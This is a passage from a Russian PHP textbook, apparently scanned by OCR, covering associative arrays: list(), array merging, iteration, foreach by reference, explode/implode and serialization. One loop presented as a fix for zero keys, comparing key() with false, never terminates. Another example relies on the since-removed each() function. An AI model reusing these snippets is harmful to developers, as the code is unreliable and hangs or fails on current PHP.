> Как мы уже говорили, в PHP существует внутренняя таблица, которая хранит полные имена всех включенных файлов. Проверка этой таблицы осуществляется инструкциями `include_once` и `require_once`. Однако *добавление* имени включенного файла производят также и функции `require` и `include`. Поэтому, если какой-то файл был востребован, например, по команде `require`, а затем делается попытка подключить его же, но с использованием `require_once`, то последняя инструкция просто проигнорируется.

Везде, где только возможно, применяйте инструкции с суффиксом `once`. Постарайтесь вообще отказаться от `require` и `include`. Это упростит разбиение большой и сложной программы на относительно независимые модули.

Другие инструкции

В PHP существует еще масса других инструкций:

- `function` — объявление функции;
- `return` — возврат из функции;
- `yield` — передача управления из генератора;
- `class` — объявление класса;
- `new` — создание объекта;
- `var`, `private`, `static`, `public` — определение свойства класса;
- `throw` — генерация исключения;
- `try-catch` — перехват исключения


и т. д.

Почти все эти инструкции мы рассмотрим позже, в *части IV*. Инструкции `function` и `return` мы опишем в *главе 11*. Инструкция `yield` будет подробно рассмотрена в *главе 12*.

Резюме

В данной главе мы познакомились со вторым "китом" программирования на PHP — инструкциями. Мы узнали, что каждая программа состоит из набора инструкций, объединяющих группы операций и позволяющих им выполняться в произвольной последовательности и в зависимости от некоторых условий (не обязательно подряд). Мы также познакомились с некоторыми приемами программирования на PHP, касающимися оптимального использования инструкций и операторов.

ГЛАВА 10



Ассоциативные массивы

Листинги данной главы
можно найти в подкаталоге arrays.

Возможно, вы уже догадались, что *ассоциативные массивы* — один из самых мощных инструментов в PHP. Массивы довольно часто реализуются в скриптовых языках. Давайте рассмотрим подробнее, как с ними работать.

Массивы — это своеобразные контейнеры-переменные для хранения сразу нескольких величин, к которым можно затем быстро и удобно обратиться. Конечно, никто не запрещает вам вообще их не использовать, а, например, давать своеобразные имена переменным, такие как `$a1`, `$a2` и т. д. Однако представьте, что получится в том случае, если вам нужно держать в памяти, скажем, тысячу таких переменных. Кроме того, данный способ организации массивов имеет и еще один недостаток — очень трудно перебрать все значения в цикле, хотя это и возможно:

```
for ($i = 0;; $i++) {
  $v = "a$i";
  if (!isset($$v)) break;
  // делаем что-нибудь с $$v
}
```

> ***Совет***
>
> Никогда так не делайте! Этот пример приведен здесь лишь для иллюстрации. Если вдруг при написании какого-нибудь сценария вам все-таки мучительно захочется применить этот "трюк", выключите компьютер, подумайте минут 15, а затем снова включите его.

Здесь мы используем возможность PHP по работе со ссылочными переменными, которую мы категорически не рекомендуем где-либо применять. Все это представлено для того, чтобы проиллюстрировать, насколько неудобно бывает работать без массивов.

Давайте теперь разбираться. Пусть в программе необходимо описать список из нескольких имен. Можно сделать это так:

```
$namesList[0] = "Yuen Wo Ping";
$namesList[1] = "Geofrey Darrow";
$namesList[2] = "Hugo Weaving";
```

Таким образом, мы по одному добавляем в массив `$namesList` элементы, например пронумерованные, начиная с 0. PHP узнает, что мы хотим создать массив по квадратным скобкам (нужно заметить, что для этого переменная `$namesList` в начале не должна еще быть инициализирована). Мы будем в дальнейшем называть массивы, ключи (или, как их часто называют, индексы — то, что стоит в квадратных скобках), которые нумеруются с нуля и идут без пропусков (а это далеко не всегда так, как мы вскоре увидим), *списками*.

Некоторые стандартные функции PHP, обрабатывающие массивы, требуют передавать в их параметрах именно списки, хотя чаще всего можно это ограничение обойти, передав им любой другой массив. В таком случае они все равно рассматривают массив как обычный список, т. е. не обращают никакого внимания на его ключи. Во многих ситуациях это бывает нежелательно, на чем мы чуть позже остановимся подробнее.

Давайте теперь посмотрим, как можно распечатать наш список (листинг 10.1).

Листинг 10.1. Демонстрация работы со списками. Файл list.php

```
<?php ## Демонстрация работы со списками
  $namesList[0] = "Yuen Wo Ping";
  $namesList[1] = "Geofrey Darrow";
  $namesList[2] = "Hugo Weaving";
  echo "А вот первый элемент массива: ".$namesList[0]."<hr />";
  // Печатаем в цикле все элементы массива
  for($i = 0; $i < count($namesList); $i++)
    echo $namesList[$i]."<br />";
?>
```

Как видите, самый простой способ — воспользоваться циклом `for`. Количество элементов в массиве легко можно определить, используя функцию `count()` или ее синоним `sizeof()`.

Создание массива "на лету". Автомассивы

В примере из листинга 10.1, казалось бы, все гладко. За исключением одного небольшого недостатка: каждый раз, добавляя имя, мы должны были выбирать для него номер и заботиться, чтобы ненароком не указать уже существующий. Чтобы этого избежать, можно написать те же команды так:

```
$namesList[] = "Yuen Wo Ping";
$namesList[] = "Geofrey Darrow";
$namesList[] = "Hugo Weaving";
```

В этом случае PHP сам начнет (конечно, если переменная `$namesList` еще не существует) нумерацию с нуля и каждый раз будет прибавлять к счетчику по единице, создавая список. Согласитесь, довольно удобно. Разумеется, можно использовать скобки `[]` и не только в таком простом контексте, очень часто они применяются для более общего действия — добавления элемента в конец массива, например:

```
unset($FNames); // на всякий случай стираем массив
while ($f = очередное_имя_файла_в_текущем каталоге)
  if (расширение_$f_есть_txt) $FNames[] = $f;
// теперь $FNames содержит список файлов с расширением txt
```

Если же нам нужно создать ассоциативный массив (мы будем его иногда называть хэшем), все делается совершенно аналогично, только вместо цифровых ключей мы должны указывать строковые. При этом следует помнить, что в строковых ключах буквы нижнего и верхнего регистров считаются *различными*. И еще: ключом может быть абсолютно любая строка, содержащая пробелы, символы перевода строки, нулевые символы и т. д. То есть, никаких ограничений на ключи не накладывается.

Поясним сказанное на примере. Пусть нам надо написать сценарий, который работает, как записная книжка: по фамилии абонента он выдает его имя. Мы можем организовать базу данных этой книжки в виде ассоциативного массива с ключами — фамилиями и соответствующими им значениями имен людей:

```
$names["Anderson"] = "Thomas";
$names["Weaving"]  = "Hugo";
$names["Darrow"]   = "Geofrey";
```

Далее, мы можем распечатать имя любого абонента командой:

```
$f = "Anderson";
echo $names["Weaving"] . " said: Hmmm, mr. " . $names[$f]."...";
```

Как видите, тут никаких особенностей нет, все работает совершенно аналогично спискам, только с нецифровыми ключами. Возможно, вы скажете, что это не совсем так: например, нельзя воспользоваться циклом `for`, как мы это делали раньше, для вывода всех персоналий, и окажетесь правы. Вскоре мы рассмотрим три приема, с помощью которых можно перебрать все элементы массива. Вы, скорее всего, будете применять их даже и для списков — настолько они удобны и универсальны, а к тому же и работают быстрее, чем последовательный перебор в цикле `for` с использованием `$i`.

Конструкция *list()*

Пусть у нас есть некоторый массив-список `$list` с тремя элементами: имя человека, его фамилия и возраст. Нам бы хотелось присвоить переменным `$name`, `$surname` и `$age` эти величины. Это, конечно, можно сделать так:

```
$name    = $list[0];
$surname = $list[1];
$age     = $list[2];
```

Но гораздо изящнее будет воспользоваться конструкцией `list()`, предназначенной как раз для таких целей:

```
list ($name, $surname, $age) = $list;
```

Согласитесь, выглядит несколько приятнее. Конечно, `list()` можно использовать для любого количества переменных: если в массиве не хватит элементов, чтобы их заполнить, им просто присвоятся неопределенные значения.

Что, если нам нужны только второй и третий элементы массива `$list`? В этом случае имеет смысл пропустить первый параметр в операторе `list()` вот так:

```
list (, $surname, $age) = $list;
```

Таким образом, мы получаем в переменных `$surname` и `$age` фамилию и возраст человека, не обращая внимания на его имя в первом аргументе.

> ***Замечание***
>
> Разумеется, можно пропускать любое количество элементов, как слева или справа, так и посередине списка. Главное — не забыть проставить нужное количество запятых.

Списки и ассоциативные массивы: путаница?..

Следует сказать несколько слов насчет ассоциативных массивов языка PHP. Во-первых, на самом деле все "остальные" массивы также являются ассоциативными (в частности, списки — тоже). Во-вторых, ассоциативные массивы в PHP являются *направленными*, т. е. в них существует определенный (и предсказуемый) порядок элементов, не зависящий от реализации. А значит, есть первый и последний элементы, и для каждого элемента можно определить следующий за ним. Именно по этой причине нам не нравится название "хэш" (в буквальном переводе — "мешанина"), хотя, конечно, в реализации PHP наверняка используются алгоритмы хэширования для увеличения быстродействия.

Операция `[]` всегда добавляет элемент в конец массива, присваивая ему при этом такой числовой индекс, который бы не конфликтовал с уже имеющимися в массиве (точнее, выбирается номер, превосходящий все имеющиеся цифровые ключи в массиве). Вообще говоря, любая операция `$array[`*ключ*`]=`*значение* всегда добавляет элемент в конец массива, конечно, за исключением тех случаев, когда ключ уже присутствует в массиве. Если вы захотите изменить порядок следования элементов в ассоциативном массиве, не изменяя в то же время их ключей, это можно сделать одним из двух способов: воспользоваться функциями сортировки или создать новый пустой массив и заполнить его в нужном порядке, перебрав элементы исходного массива.

Конструкция *array()* и многомерные массивы

Вернемся к предыдущему примеру. Нам необходимо написать программу, которая по фамилии некоторого человека из группы будет выдавать его имя. Поступим так же, как и раньше: будем хранить данные в ассоциативном массиве (сразу отбрасывая возможность составить ее из огромного числа конструкций `if-else` как неинтересную):

```
$names["Weaving"]  = "Hugo";
$names["Chong"]    = "Marcus";
```

Теперь можно, как мы знаем, написать:

```
echo $names["Weaving"]; // выведет Hugo
echo $names["ложка"];   // ошибка: в массиве нет такого элемента!
```

Идем дальше. Прежде всего, обратим внимание: приведенным выше механизмом мы никак не смогли бы создать пустой массив. Однако он очень часто может нам понадобиться, например, если мы не знаем, что раньше было в массиве `$names`, но хотим его

проинициализировать указанным путем. Кроме того, каждый раз задавать массив указанным выше образом не очень-то удобно — приходится все время однообразно повторять строку `$names`...

Так вот, существует и второй способ создания массивов, выглядящий значительно компактнее. Мы уже упоминали его несколько раз — это использование ключевого слова `array()`. Например:

```
// Создает пустой массив $names
$names = array();
// Создает такой же массив, как в предыдущем примере с именами
$names = array("Weaving" => "Hugo", "Chong" => "Marcus");
// Создает список с именами (нумерация 0, 1, 2)
$namesList = array("Yuen Wo Ping", "Geofrey Darrow", "Hugo Weaving");
```

Начиная с версии PHP 5.4, создать пустой массив можно при помощи пары квадратных скобок; приведенный выше пример в новом формате может выглядеть следующим образом:

```
// Создает пустой массив $names
$names = [];
// Создает такой же массив, как в предыдущем примере с именами
$names = ["Weaving" => "Hugo", "Chong" => "Marcus"];
// Создает список с именами (нумерация 0, 1, 2)
$namesList = ["Yuen Wo Ping", "Geofrey Darrow", "Hugo Weaving"];
```

Новый синтаксис гораздо компактнее, а самое главное он повторяет синтаксис массивов в других современных скриптовых языках, таких как Python или Ruby.

Теперь займемся вопросом формирования двумерных (и вообще многомерных) массивов. Это довольно просто. В самом деле, мы уже говорили, что значениями переменных (и значениями элементов массива тоже, поскольку PHP не делает никаких различий между переменными и элементами массива) может быть все, что угодно, в частности — опять же массив. Так можно создавать ассоциативные массивы (а можно — списки) с любым числом измерений. Например, если кроме имени о человеке известен также его возраст, то можно инициировать массив `$names` так:

```
$dossier["Anderson"] = ["name" => "Thomas", "born" => "1962-03-11"];
$dossier["Reeves"]   = ["name" => "Keanu",  "born" => "1962-09-02"];
```

или даже так:

```
$dossier = [
  "Anderson" => ["name" => "Thomas", "born" => "1962-03-11"],
  "Reeves"   => ["name" => "Keanu",  "born" => "1962-09-02"],
];
```

Как же добраться до нужного элемента в нашем массиве? Нетрудно догадаться по аналогии с другими языками:

```
echo $dossier["Anderson"]["name"]; // Thomas
echo $dossier["Reeves"]["diff"];   // ошибка: нет элемента "diff"
```

Кстати, мы можем видеть, что ассоциативные массивы в PHP удобно использовать как некие структуры, хранящие данные. Это похоже на конструкцию `struct` в языке C (или `record` в Pascal).

Массивы-константы

Начиная с PHP 7, допускается создание констант-массивов, которые объявляются как самые обычные константы при помощи ключевого слова `define`:

```
define(
  'DOSSIER',
  [
    "Anderson" => ["name" => "Thomas", "born" => "1962-03-11"],
    "Reeves"   => ["name" => "Keanu",  "born" => "1962-09-02"],
  ]);
echo DOSSIER["Anderson"]["name"]; // Thomas
```

Операции над массивами

Существует довольно много операций, которые можно выполнять с массивами (в дополнение к общим операциям над переменными). Давайте перечислим их, а заодно и подытожим все сказанное выше.

Доступ по ключу

Как мы уже знаем, ассоциативные массивы — объекты, которые наиболее приспособлены для выборки из них данных путем указания нужного ключа. В PHP и для всех массивов, и для списков (которые, еще раз напомним, также являются массивами) используется один и тот же синтаксис, что является очень большим достоинством. Вот как это выглядит:

```
echo $names["Weaving"];  // выводит элемент массива с ключом "Weaving"
echo $dossier["Anderson"]["name"]; // так используются двумерные массивы
echo SomeFuncThatReturnsArray()[5]; // можно начиная с PHP 5.4
// До PHP 5.4
$result = SomeFuncThatReturnsArray();
echo $result[5];
```

Величина `$array[`*ключ*`]` является полноценным "левым значением", т. е. может стоять в левой части оператора присваивания, от нее можно брать ссылку с помощью оператора `&`, и т. д. Например:

```
$names["Davis"] = "Don";     // присваиваем элементу массива строку "Don"
$ref = &$dossier["Reeves"]["name"]; // $ref - синоним элемента массива
$namesList[] = "Paul Doyle";        // добавляем новый элемент
```

Функция *count()*

Мы можем определить размер (количество элементов) в массиве при помощи стандартной функции `count()`:

```
$num = count($namesList);  // в $num количество элементов массива
```

Сразу отметим, что функция `count()` работает не только с массивами, но и с объектами и даже с обычными переменными (для последних результат выполнения `count()` всегда

равен 1, как будто переменная — это массив с одним элементом). Впрочем, ее очень редко применяют для чего-либо, отличного от массива — разве что по ошибке.

Слияние массивов

Еще одна интересная операция — слияние массивов, т. е. создание массива, содержащего как элементы одного, так и другого массива. Реализуется это при помощи оператора +. Например:

```
$good = ["Arahanga"=>"Julian ", "Doran"=>"Matt"];
$bad  = ["Goddard"=>"Paul", "Taylor"=>"Robert"];
$all  = $good + $bad;
```

В результате в `$all` окажется ассоциативный массив, содержащий все 4 элемента, причем порядок следования элементов будет зависеть от порядка, в котором массивы сливаются. Видите, как проявляется направленность массивов? Она заставляет оператор + стать некоммутативным, т. е. `$good + $bad` не равно `$bad + $good`.

Слияние списков

Будьте особенно внимательны при слиянии списков при помощи оператора +. Рассмотрим, например, программу, представленную в листинге 10.2.

Листинг 10.2. Слияние списков при помощи оператора +. Файл badplus.php

```
<?php ## Слияние списков при помощи оператора +
  $good = ["Julian Arahanga", "Matt Doran", "Belinda McClory"];
  $bad = ["Paul Goddard", "Robert Taylor"];
  $ugly = ["Clint Eastwood"];
  $all = $good + $bad + $ugly;
  print_r($all);
?>
```

Возможно, вы рассчитываете, что в `$all` будет массив, состоящий из 3 + 2 + 1 = 6 элементов? Это неверно! Вызов `print_r()` напечатает лишь следующий результат:

```
Array ( [0] => Julian Arahanga [1] => Matt Doran [2] => Belinda McClory)
```

Как видите, все произошло так, будто бы `$bad` и `$ugly` вообще не упоминались. Вот почему так происходит. При конкатенации массивов с некоторыми одинаковыми элементами (т. е. элементами с одинаковыми ключами) в результирующем массиве останется только один элемент с таким же ключом — тот, который был в *первом* массиве, и на том же самом месте.

Обновление элементов

Последний факт может слегка озадачить. Казалось бы, элементы массива `$bad` по логике должны заменить элементы из `$good`. Однако все происходит наоборот. Окончательно выбивает из колеи следующий пример:

```
$a = ['a' => 10, 'b' => 20];
$b = ['b' => 'new?'];
$a += $b;
```

Мы-то ожидали, что оператор `+=` обновит элементы `$a` при помощи элементов `$b`. А напрасно. В результате этих операций значение `$a` *не изменится*! Если вы не верите своим глазам, можете проверить.

Так как же нам все-таки обновить элементы в массиве `$a`? Например, при помощи стандартной функции `array_merge()`, лишенной указанного недостатка (о ней мы поговорим позже):

```
$a = array_merge($a, $b);
```

Или же воспользуйтесь циклом:

```
foreach ($b as $k => $v) $a[$k] = $v;
```

Еще несколько слов насчет операции слияния массивов. Цепочка

```
$z = $a + $b + $c + ...и т. д.;
```

эквивалентна

```
$z = $a; $z += $b; $z += $c; ...и т. д.
```

Как нетрудно догадаться, оператор `+=` для массивов делает примерно то же, что и оператор `+=` для чисел, а именно — добавляет в свой левый операнд элементы, перечисленные в правом операнде-массиве, *если они еще не содержатся* в массиве слева.

Итак, в массиве никогда не может быть двух элементов с одинаковыми ключами, потому что все операции, применимые к массивам, всегда контролируют, чтобы этого не произошло.

Косвенный перебор элементов массива

Довольно часто при программировании на PHP нам приходится перебирать все без исключения элементы некоторого массива.

Перебор списка

Если наш массив — список, то эта задача, как мы уже знаем, не будет особенно обременительной:

```
// Пусть $namesList - список имен. Распечатаем их в столбик
for ($i = 0; $i < count($namesList); $i++)
  echo $namesList[$i]."\n";
```

Мы стараемся везде, где можно, избегать помещения имени переменной-массива в кавычки: например, предыдущий код мы не пишем вот так:

```
for ($i = 0; $i < count($namesList); $i++)
  echo "$namesList[$i]\n";
```

Однако это не всегда возможно, в случае многомерных массивов нам придется заключать их в фигурные скобки вместе с символом `$` (листинг 10.3).

Листинг 10.3. Перебор списка. Файл for.php

```
<?php ## Перебор списка
  $dossier = [
    ["name" => "Thomas Anderson", "born" => "1962-03-11"],
    ["name" => "Keanu Reeves",    "born" => "1962-09-02"],
  ];
  for($i = 0; $i < count($dossier); $i++)
    echo "{$dossier[$i]['name']} was born {$dossier[$i]['born']}<br />";
?>
```

Замечание

Обратите внимание, что мы используем апострофы внутри скобок `{}`. Если бы мы этого не сделали, PHP выдал бы предупреждение: "Use of undefined constant name — assumed 'name'".

Перебор ассоциативного массива

Давайте теперь предположим, что у нас есть ассоциативный массив `$birth`: его ключи — имена людей, а значения, сопоставленные ключам, — например, возраст этих людей. Для перебора такого массива можно воспользоваться конструкцией, наподобие приведенной в листинге 10.4.

Листинг 10.4. Перебор ассоциативного массива. Файл forkeys.php

```
<?php ## Перебор ассоциативного массива
  $birth = [
    "Thomas Anderson" => "1962-03-11",
    "Keanu Reeves"    => "1962-09-02",
  ];
  for (reset($birth); ($k = key($birth)); next($birth))
    echo "$k родился {$birth[$k]}<br />";
?>
```

Представленная конструкция опирается на еще одно свойство ассоциативных массивов в PHP. А именно, мало того, что массивы являются направленными, в них есть еще и такое понятие, как текущий элемент. Функция `reset()` просто устанавливает этот элемент на первую позицию в массиве. Функция `key()` возвращает ключ, который имеет текущий элемент (если он указывает на конец массива, возвращается пустая строка, что позволяет использовать вызов `key()` в контексте второго выражения `for`). Ну а функция `next()` перемещает текущий элемент на одну позицию вперед.

На самом деле, две простейшие функции — `reset()` и `next()`, — помимо выполнения своей основной задачи, еще и возвращают некоторые значения, а именно:

- функция `reset()` возвращает значение первого элемента массива (или `false`, если массив пуст);
- функция `next()` возвращает значение элемента, следующего за текущим (или `false`, если такого элемента нет).

Иногда (кстати, гораздо реже) бывает нужно перебрать массив с конца, а не с начала. Для этого воспользуйтесь такой конструкцией:

```
for (end($birth); ($k = key($birth)); prev($birth))
  echo "$k родился {$birth[$k]}<br>";
```

По контексту несложно сообразить, как это работает. Функция `end()` устанавливает позицию текущего элемента в конец массива, а `prev()` передвигает ее на один элемент назад.

И еще. В PHP имеется функция `current()`. Она очень напоминает `key()`, только возвращает не ключ, а величину текущего элемента (если он не указывает на конец массива).

> ***Замечание***
>
> Перебор, представленный выше, является классической реализацией *итераторов*. PHP предоставляет возможность создания собственных итераторов при помощи генераторов *(см. главу 12)* или использование готовых итераторов из библиотеки SPL *(см. главу 29)*.

Недостатки косвенного перебора

Давайте теперь поговорим о достоинствах и недостатках такого вида перебора массивов. Основное достоинство — "читабельность" и ясность кода, а также то, что массив мы можем перебрать как в одну, так и в другую сторону. Однако существуют и недостатки.

Вложенные циклы

Первый недостаток довольно фундаментален: мы не можем одновременно перебирать массив в двух вложенных циклах или функциях. Причина вполне очевидна: второй вложенный цикл `for` "испортит" положение текущего элемента у первого цикла `for`. К сожалению, эту проблему никак нельзя обойти (разве что сделать копию массива и во внутреннем цикле работать с ней, но это не очень-то красиво). Однако практика показывает, что такие переборы встречаются крайне редко.

Нулевой ключ

А что, если в массиве встретится ключ 0 (хотя для массивов имен это, согласитесь, маловероятно)? Давайте еще раз посмотрим на первый цикл перебора:

```
for (reset($birth); ($k = key($birth)); next($birth))
  echo "$k родился {$birth[$k]}<br />";
```

В этом случае выражение `($k=key($birth))`, естественно, будет равно нулю, и цикл оборвется, чего бы нам совсем не хотелось.

Нам придется писать так:

```
for(reset($birth); ($k = key($birth)) !== false; next($birth))
  echo "$k родился {$birth[$k]}<br />";
```

Как видите, это довольно длинно и некрасиво. Именно по этим причинам разработчики PHP придумали другой, хотя и менее универсальный, но гораздо более удобный метод перебора массивов, о котором сейчас и пойдет речь.

Прямой перебор массива

В отличие от косвенного перебора (когда сначала вычисляется очередной ключ, а уж затем по нему косвенно находится значение элемента массива), прямой перебор лаконичнее и гораздо проще. Идея метода заключается в том, чтобы сразу на каждом "витке" цикла одновременно получать и ключ, и значение текущего элемента.

Старый способ перебора

Давайте опять вернемся к нашему примеру, в котором массив `$names` хранил связь имен людей и их возрастов. Вот как можно перебрать этот массив при помощи прямого перебора:

```
for (reset($birth); list ($k,$v) = each($birth); /*пусто*/)
  echo "$k родился $v<br />";
```

В самом начале заголовки цикла мы видим нашу старую знакомую функцию `reset()`. Дальше переменным `$k` и `$v` присваивается результат работы функции `each()`. Третье условие цикла попросту отсутствует (чтобы это подчеркнуть, мы включили на его место комментарий).

Что делает функция `each()`? Во-первых, возвращает небольшой массив (мы бы даже сказали, список), нулевой элемент которого хранит величину ключа текущего элемента массива `$birth`, а первый — значение текущего элемента. Во-вторых, она продвигает указатель текущего элемента к следующей позиции. Следует заметить, что если следующего элемента в массиве нет, то функция возвращает не список, а `false`. Именно поэтому она и размещена в условии цикла `for`. Становится ясно, почему мы не указали третий блок операторов в цикле `for`: он просто не нужен, ведь указатель на текущий элемент и так смещается функцией `each()`.

Перебор циклом *foreach*

Прямой перебор массивов применялся столь часто, что разработчики PHP решили добавить специальную инструкцию перебора массива — `foreach`. Мы уже рассматривали ее ранее. Вот как с ее помощью можно перебрать и распечатать наш массив людей:

```
foreach ($birth as $k => $v) echo "$k родился $v<br />";
```

Просто, не правда ли? Рекомендуем везде использовать именно этот способ перебора.

> ***Замечание***
>
> Есть и еще одна причина предпочесть этот вид перебора "связке" цикла `for` с функцией `each()`. Дело в том, что при использовании цикла `foreach` мы указываем имя перебираемого массива `$birth` *только в одном месте*, так что когда вдруг потребуется это имя изменить, нам достаточно будет поменять его лишь один раз. Наоборот, использование функций `reset()` и `each()` заставит нас в таком случае изменять название переменной в двух местах, что потенциально может привести к ошибке. Представьте, что произойдет, если мы случайно изменим операнд `each()`, но сохраним параметр `reset()`!

Ссылочный синтаксис *foreach*

В предыдущей главе мы говорили, что цикл `foreach` перед началом своей работы выполняет копирование массива. Это позволяет, например, использовать вместо переменной-массива результат работы некоторой функции или даже сложное выражение:

```
foreach ([101, 314, 606] as $magic)
  echo "На стене было написано: $magic.<br />";
```

Работа с копиями в большинстве случаев оказывается удобной, однако она не позволяет *изменять* перебираемые элементы. К примеру, следующий цикл `foreach` (листинг 10.5), который, казалось бы, увеличивает все элементы массива на единицу, в действительности не изменяет переменную.

Листинг 10.5. Перебор копии массива вместо оригинала. Файл foreach_copy.php

```
<?php ## Цикл перебирает копию массива, а не оригинал
  $numbers = [100, 313, 605];
  foreach ($numbers as $v) $v++;
  echo "Элементы массива: ";
  foreach ($numbers as $elt) echo "$elt ";
?>
```

Запустив пример из листинга 10.5, вы убедитесь, что оператор инкремента никак не повлиял на содержащиеся в массиве `$numbers` числа.

В PHP существует разновидность цикла `foreach`, позволяющая *изменять* итерируемый массив. Выглядит она очень просто и естественно — используется ссылочный оператор `&`, указанный перед именем переменной-элемента (листинг 10.6).

Листинг 10.6. Изменение элементов при переборе. Файл foreach_ref.php

```
<?php ## Изменение элементов при переборе
  $numbers = [100, 313, 605];
  foreach ($numbers as &$v) $v++;
  echo "Элементы массива: ";
  foreach ($numbers as $elt) echo "$elt ";
?>
```

Вы можете теперь убедиться, что новая версия программы действительно изменяет массив `$numbers`, а не работает с его копией.

> ***Внимание!***
>
> Ссылочная переменная `$v` — это полноценная жесткая ссылка, которая *не уничтожается* после завершения работы цикла `foreach`! Таким образом, если вы попытаетесь что-то присвоить переменной `$v` в конце программы, изменения затронут *последний* элемент массива `$numbers` — ведь именно он соответствовал `$v` на последней итерации цикла! Как раз по этой причине мы используем переменную `$elt`, а не все ту же `$v`, в последнем цикле вывода листинга: иначе бы последний элемент массива `$numbers`, которому соответствует жесткая ссылка `$v`, "затирался" при последующей итерации по массиву.

Списки и строки

Есть несколько функций, которые чрезвычайно часто используются при программировании сценариев. Среди них — функции для разбиения какой-либо строки на более мелкие части (например, эти части разделяются в строке каким-то специфическим сим-

волом типа |), и, наоборот, слияния нескольких небольших строк в одну большую, причем не впритык, а вставляя между ними разделитель. Первую из этих возможностей реализует стандартная функция `explode()`, а вторую — `implode()`. Рекомендуем обратить особое внимание на указанные функции, т. к. они применяются очень часто.

Функция `explode()` имеет следующий синтаксис:

```
list explode(string $token, string $str [, int $limit])
```

Функция получает строку, заданную в ее втором аргументе, и пытается найти в ней подстроки, равные первому аргументу. Затем по месту вхождения этих подстрок строка "разрезается" на части, помещаемые в массив-список, который и возвращается. Если задан параметр `$limit`, то учитываются только первые (`$limit`-1) участков "разреза". Таким образом, возвращается список из не более чем `$limit` элементов. Это позволяет нам проигнорировать возможное наличие разделителя в тексте последнего поля, если мы знаем, что всего полей, скажем, 6. Вот пример:

```
$st = "4597219361|Thomas Anderson|1962-03-11|Текст, содержащий (|)!";
$person = explode("|", $st, 4); // Мы знаем, что там только 4 поля.
// Распределяем по переменным:
list ($id, $name, $burn, $comment) = $person;
```

Конечно, строкой разбиения может быть не только один символ, но и небольшая строка. Не перепутайте только порядок следования аргументов при вызове функции!

Функция `implode()` и ее синоним `join()` производят действие, в точности обратное вызову `explode()`.

```
string implode(string $glue, list $list)
```

или

```
string join(string $glue, list $list)
```

Они берут ассоциативный массив (обычно это список) `$list`, заданный во втором параметре, и "склеивают" его значения при помощи "строки-клея" `$glue` из первого параметра. Примечательно, что вместо списка во втором аргументе можно передавать любой ассоциативный массив — в этом случае будут рассматриваться только его значения.

Рекомендуем вам чаще применять функции `implode()` и `explode()`, а не писать самостоятельно их аналоги. Работают они очень быстро.

Сериализация

Возможно, после прочтения описания функций `implode()` и `explode()` вы обрадовались, насколько просто можно сохранить массив, например, в файле, а затем его оттуда считать и быстро восстановить. Если вас посетила такая мысль, то, скорее всего, вы уже успели в ней разочароваться: во-первых, таким образом можно сохранять только массивы-списки (потому что ключи в любом случае теряются), а во-вторых, ничего не выйдет с многомерными массивами.

Давайте теперь предположим, что нам все-таки нужно сохранить какой-то массив (причем неизвестно заранее, сколько у него измерений) в файле, чтобы потом, при следующем запуске сценария, его аккуратно загрузить и продолжить работу. Можно, конечно,

начинать писать универсальную рекурсивную функцию для упаковки массива в строку (ведь в файлы можно писать только строки), и еще одну, которая будет эту строку разбирать и восстанавливать на ее основе массив в исходном виде.

> ***Примечание***
>
> Рекомендуем проделать это в качестве упражнения, заодно постарайтесь добиться, чтобы упакованные данные занимали минимум объема. Это пригодится вам в будущем, при работе с cookies.

Однако вскоре вы поймете, что все не так просто в PHP, в котором работа со ссылочными переменными очень и очень ограничена. Особенно будет тяжело с функцией распаковки строки.

Упаковка

И тут нам на помощь опять приходят разработчики PHP. Оказывается, обе функции давным-давно реализованы, причем весьма эффективно со стороны быстродействия (но, к сожалению, непроизводительно с точки зрения объема упакованных данных). Называются они, соответственно, `serialize()` и `unserialize()`.

`string serialize(mixed $obj)`

Функция `serialize()` возвращает строку, являющуюся упакованным эквивалентом некоего объекта `$obj`, переданного в первом параметре. При этом совершенно не важно, что это за объект: массив, целое число... Да что угодно. Например:

```
$A = ["a" => "aa", "b" => "bb", "c" => ["x" => "xx"]];
$st = serialize($A);
echo $st;
// выведется что-то типа:
//a:2:{s:1:"a";s:2:"aa";s:1:"b";s:2:"bb";s:1:"c";a:1:{s:1:"x";s:2:"xx";}}
```

Распаковка

`mixed unserialize(string $st)`

Функция `unserialize()`, наоборот, принимает в лице своего параметра `$st` строку, ранее созданную при помощи `serialize()`, и возвращает целиком объект, который был упакован. Например:


```
$phone = ['001', '949', '555', '0112'];
$save = serialize($phone);      // превращаем $phone в строку
echo $save;                     // выводим сериализованное представление
$phone = "bogus";               // портим то, что было раньше в $phone
echo count($phone);             // выводит 1
$phone = unserialize($save);    // восстанавливаем $phone
echo count($phone);             // выводит 4
```

Еще раз отметим: сериализовать можно не только массивы, но и вообще все, что угодно. Однако в большинстве случаев все-таки используются массивы.

Механизм сериализации часто применяется также и для того, чтобы сохранить какой-то объект в базе данных, и тогда без сериализации практически не обойтись.

Резюме

В этой главе мы познакомились с ассоциативными массивами PHP — мощным инструментом для хранения данных любой структуры. Следует заметить: работа с массивами в PHP реализована настолько просто, насколько это вообще возможно — чувствуется, что разработчики взвесили достоинства и недостатки не одного языка программирования. Были описаны функции для превращения строк в массивы и обратно (разбиение и "склеивание"), а также универсальные средства для упаковки любой переменной в обычную строку.



ГЛАВА 11

Функции и области видимости

Листинги данной главы
можно найти в подкаталоге func.

Синтаксис описания функций PHP прост и изящен:

- вы можете использовать параметры по умолчанию (а значит, функции с переменным числом параметров);
- каждая функция имеет собственный *контекст* (или *область видимости*) переменных, которая уничтожается при выходе из нее;
- существует инструкция `return`, позволяющая вернуть результат вычисления из функции в вызывающую программу;
- тип возвращаемого значения может быть любым;
- при описании методов классов для параметров и возвращаемого значения функций возможно указание их типа (как в C++) с принудительной проверкой при вызове;
- допускается создание анонимных функций.

В системе определения функций в PHP есть одна особенность, которая весьма неприятна тем, кто до этого программировал на других языках. Дело в том, что все переменные, которые объявляются и используются в функции, *по умолчанию* локальны для этой функции. Исправить ситуацию можно либо при помощи инструкции `global` (на самом деле есть и еще один, через массив `$GLOBALS`, но об этом чуть позже) или *замыканий*. В любом случае вам придется приложить усилия, чтобы передать значения как внутрь функции, так и за ее пределы. С одной стороны, это повышает надежность функций в смысле их изолированности от основной программы, а также гарантирует, что они случайно не изменят и не создадут глобальных переменных.

Пример функции

